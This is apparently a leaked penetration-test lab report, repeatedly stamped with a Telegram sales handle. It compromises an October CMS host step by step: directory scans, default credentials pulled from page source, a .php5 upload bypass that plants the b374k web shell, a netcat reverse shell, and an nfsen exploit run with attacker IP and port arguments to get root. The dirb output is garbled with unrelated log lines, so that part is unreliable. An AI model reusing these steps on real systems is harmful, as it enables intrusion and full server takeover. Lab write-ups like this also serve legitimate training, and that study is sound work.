

If Want More Contact on Telegram @Mackdroid

Vulnerability Exploited: [October CMS 1.0.412 - Multiple Vulnerabilities & nfsen priv-esc.](#)

System Vulnerable: 192.168.x.43

Vulnerability Explanation:

Vulnerability Fix:

Severity: **Critical**

Exploit-db:

- <https://www.exploit-db.com/exploits/41936>
- <https://www.exploit-db.com/exploits/42305>
- Github: <https://github.com/patrickfreed/nfsen-exploit>

Nmap Results Screenshot:

```
# Nmap 7.70 scan initiated Sat Aug 31 13:03:53 2019 as: nmap -sV -oN nmap --min-rate 10000 192.168.44.43
Nmap scan report for 192.168.44.43
Host is up (0.24s latency).
Not shown: 723 closed ports, 275 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 31 13:04:07 2019 -- 1 IP address (1 host up) scanned in 13.47 seconds
```

If Want More Contact on Telegram @Mackdroid

If Want More Contact on Telegram @Mackdroid

Step by step procedure to exploit:

Step 1. Looking at nmap result on port 80 http service running.



Step 2.

I Used Gobuster and found directory "October"


```
root@kali:~/Documents/43# gobuster -u http://192.168.44.43/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 100
Gobuster v1.4.1 OJ Reeves (@TheColonial)
=====
[+] Mode : dir
[+] Url/Domain : http://192.168.44.43/
[+] Threads : 100
[+] Wordlist : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307
=====
/javascript (Status: 301)
/october (Status: 301)
^C[!] Keyboard interrupt detected, terminating.
^C[!] Keyboard interrupt detected, terminating.
=====
root@kali:~/Documents/43#
```

If Want More Contact on Telegram @Mackdroid

If Want More Contact on Telegram @Mackdroid




```
root@kali:~/Documents/43# dirb http://192.168.44.43/october/
Sat Aug 31 01:27:44 2019 RESOLVE: Cannot resolve host address
abs.com:1194 (Name or service not known)
-----
DIRB v2.22: Scanning http://192.168.44.43/october/
Sat Aug 31 01:27:44 2019 RESOLVE: Cannot resolve host address
By The Dark Raven: abs.com:1194 (Name or service not known)
-----
Sat Aug 31 01:27:44 2019 Could not determine IPv4/IPv6 protocol
Sat Aug 31 01:27:44 2019 SIGUSR1[soft,init_instance] received
source started
START TIME: Sat Aug 31 01:42:46 2019
URL BASE: http://192.168.44.43/october/
Sat Aug 31 01:38:24 2019 RESOLVE: Cannot resolve host address
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
Sat Aug 31 01:38:24 2019 RESOLVE: Cannot resolve host address
return 1
abs.com:1194 (Name or service not known)
-----
Sat Aug 31 01:30:24 2019 Could not determine IPv4/IPv6 protocol
Sat Aug 31 01:30:24 2019 SIGUSR1[soft,init_instance] received
-----
phph
0
GENERATED WORDS: 4612
Sat Aug 31 01:30:24 2019
phph
0
---- Scanning URL: http://192.168.44.43/october/
CPULIB: Preserving recently used
+ http://192.168.44.43/october/backend (CODE:302|SIZE:440)
==> DIRECTORY: http://192.168.44.43/october/config/ [Link local (bound): [AF_INET]
+ http://192.168.44.43/october/error (CODE:200|SIZE:1932) emotr: [AF_INET]52.101.1.100
```



If Want More Contact on Telegram @Mackdroid


Step 4.

Searched for October exploit on internet and found all vulnerabilities with authentication. So I decided to brute force on login page. Found username and password from source code of October directory as **Fyodor/Picard**.



```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta charset="utf-8">
5     <title>October CMS - Fyodor / Picard - Fyodor - Star Trek</title>
6     <meta name="description" content="">
7     <meta name="title" content="">
8     <meta name="author" content="OctoberCMS">
9     <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

Step 5. Successfully logged in with Fyodor:Picard.




Step 6.

As per exploit I can upload php file with extension of php5. So I uploaded 4374k webshell.

If Want More Contact on Telegram @Mackdroid

If Want More Contact on Telegram @Mackdroid




exploit-db.com/exploits/41936

EXPLOIT DATABASE

October CMS 1.0.412 - Multiple Vulnerabilities

EDB-ID: 41936	CVE: N/A	Author: ANTI RÂIS	Type: WEBAPPS	Platform: PHP	Date: 2017-04-25
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App: 📱	

We can easily bypass file upload restriction on those systems by using an alternative extension, e.g if we upload sh.php5 on the server:



Applications ▾ Places ▾ Firefox ESR ▾ Sat 02:06

Media | OctoberCMS - Mozilla Firefox (Build 20180626223325)

Penetration Testing w... x Offensive Security | Lea... x October CMS - Fyodo... x http://192.168.44.43/oct... x Media | OctoberCMS x r57.txt - c99.txt - r57 sh... x

192.168.44.43/october/backend/cms/media

Dashboard CMS Media Settings Fyodor Volkov

Upload Add folder Move Delete

Upload complete

DISPLAY

- Everything
- Images
- Video
- Audio
- Documents

ORDER BY

Library


b374k.php5	754.35 KB	Aug 31, 2019	TITLE b374k.php5
			SIZE 754.35 KB
			PUBLIC URL Click here
			LAST MODIFIED Aug 31, 2019

Step 7.


Got the reverse shell to netcat via b374k web-shell it has feature for that.

If Want More Contact on Telegram @Mackdroid

If Want More Contact on Telegram @Mackdroid



Step 8. Local.txt with ifconfig.




Step 9.

Found interesting hosted folder nfsen.

If Want More Contact on Telegram @Mackdroid


If Want More Contact on Telegram @Mackdroid



Step 10.

Searched for exploit for nfsen and found privilege escalation exploit.

Exploit-db has local exploit for that but I decided to use remote exploit for that found on github: <https://github.com/patrickfreed/nfsen-exploit>



Step 11. Executed exploit with required arguments and got the root shell.

If Want More Contact on Telegram @Mackdroid

If Want More Contact on Telegram @Mackdroid

```
root@kali:~/Documents/43# python exploit.py 192.168.19.44 443 192.168.44.43 nfsen
Received connection from 192.168.44.43 May 31 2018 nfsen
/bin/sh: 0: lid/www-data www-data: 4096 Aug 17 2018 october
can't access tty; job control turned off Jun 28 2018 underconstruction.jpg
#var/www/html>cd nfsen
uid=0(root)mgid=0(root)/groups=0(root),33(www-data)
#>cd home
/home>ls
local.txt
/home>cat local.txt
72fe1f651f7dcf3226bc8c33cf397238/home>
```

@mackdroid

If Want More Contact on Telegram @Mackdroid